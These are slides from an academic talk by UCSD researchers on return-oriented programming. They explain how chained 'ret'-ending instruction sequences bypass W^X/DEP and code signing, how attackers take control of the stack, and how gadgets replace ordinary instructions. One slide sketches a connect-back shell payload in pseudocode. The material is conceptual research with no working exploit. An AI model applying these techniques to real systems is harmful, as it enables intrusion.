


Return-oriented Programming: Exploitation without Code Injection

Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham
University of California, San Diego

Bad code versus bad behavior



Problem: this implication is false!

The Return-oriented programming thesis

any sufficiently large program codebase



arbitrary attacker computation and behavior,
without code injection

(in the absence of control-flow integrity)



Security systems endangered:

- ▶ W-xor-X aka DEP
 - ▶ Linux, OpenBSD, Windows XP SP2, MacOS X
 - ▶ Hardware support: AMD NX bit, Intel XD bit
- ▶ Trusted computing
- ▶ Code signing: Xbox
- ▶ Binary hashing: Tripwire, etc.
- ▶ ... and others



Return-into-libc and W^X

W-xor-X

- ▶ Industry response to code injection exploits
- ▶ Marks all writeable locations in a process' address space as nonexecutable
- ▶ Deployment: Linux (via PaX patches); OpenBSD; Windows (since XP SP2); OS X (since 10.5); ...
- ▶ Hardware support: Intel "XD" bit, AMD "NX" bit (and many RISC processors)



Return-into-libc

- ▶ Divert control flow of exploited program into libc code
 - ▶ `system()`, `printf()`, ...
- ▶ No code injection required
- ▶ Perception of return-into-libc: limited, easy to defeat
 - ▶ Attacker cannot execute arbitrary code
 - ▶ Attacker relies on contents of libc — remove `system()`?
- ▶ We show: this perception is *false*.



The Return-oriented programming thesis: return-into-libc special case

attacker control of stack



arbitrary attacker computation and behavior
via return-into-libc techniques

(given any sufficiently large codebase to draw on)



Our return-into-libc generalization



- ▶ Gives Turing-complete exploit language
 - ▶ exploits aren't straight-line limited
- ▶ Calls no functions at all
 - ▶ can't be defanged by removing functions like `system()`
- ▶ On the x86, uses "found" insn sequences, not code intentionally placed in libc
 - ▶ difficult to defeat with compiler/assembler changes



Return-oriented programming

connect back to attacker
while socket not eof
 read line
fork, exec named progs

...
again: ...
movi(s), chdecrit
cmpch, 'l' jnz again
jeq pipe ...
...



Related Work

- ▶ Return-into-libc: Solar Designer, 1997
 - ▶ Exploitation without code injection
- ▶ Return-into-libc chaining with retpop: Nergal, 2001
 - ▶ Function returns into another, with or without frame pointer
- ▶ Register springs, dark spyrit, 1999
 - ▶ Find unintended “jmp %reg” instructions in program text
- ▶ Borrowed code chunks, Krahmer 2005
 - ▶ Look for short code sequences ending in “ret”
 - ▶ Chain together using “ret”




Mounting attack

- ▶ Need control of memory around %esp
- ▶ Rewrite stack:
 - ▶ Buffer overflow on stack
 - ▶ Format string vuln to rewrite stack contents
- ▶ Move stack:
 - ▶ Overwrite saved frame pointer on stack;
on leave/ret, move %esp to area under attacker control
 - ▶ Overflow function pointer to a register spring for %esp:
 - ▶ set or modify %esp from an attacker-controlled register
 - ▶ then return



Principles of return-oriented programming


Ordinary programming: the machine level



- ▶ Instruction pointer (%eip) determines which instruction to fetch & execute
- ▶ Once processor has executed the instruction, it automatically increments %eip to next instruction
- ▶ Control flow by changing value of %eip





Return-oriented programming: the machine level



- ▶ *Stack pointer* (%esp) determines which instruction sequence to fetch & execute
- ▶ Processor doesn't automatically increment %esp; — but the "ret" at end of each instruction sequence does




No-ops



- ▶ No-op instruction does nothing but advance %eip
- ▶ Return-oriented equivalent:
 - ▶ point to return instruction
 - ▶ advances %esp
- ▶ Useful in nop sled




Immediate constants



- ▶ Instructions can encode constants
- ▶ Return-oriented equivalent:
 - ▶ Store on the stack;
 - ▶ Pop into register to use




Control flow



- ▶ Ordinary programming:
 - ▶ (Conditionally) set %eip to new value
- ▶ Return-oriented equivalent:
 - ▶ (Conditionally) set %esp to new value



Gadgets: multiple instruction sequences



- ▶ Sometimes more than one instruction sequence needed to encode logical unit
- ▶ Example: load from memory into register:
 - ▶ Load address of source word into %eax
 - ▶ Load memory at (%eax) into %ebx




A Gadget Menagerie

Gadget design

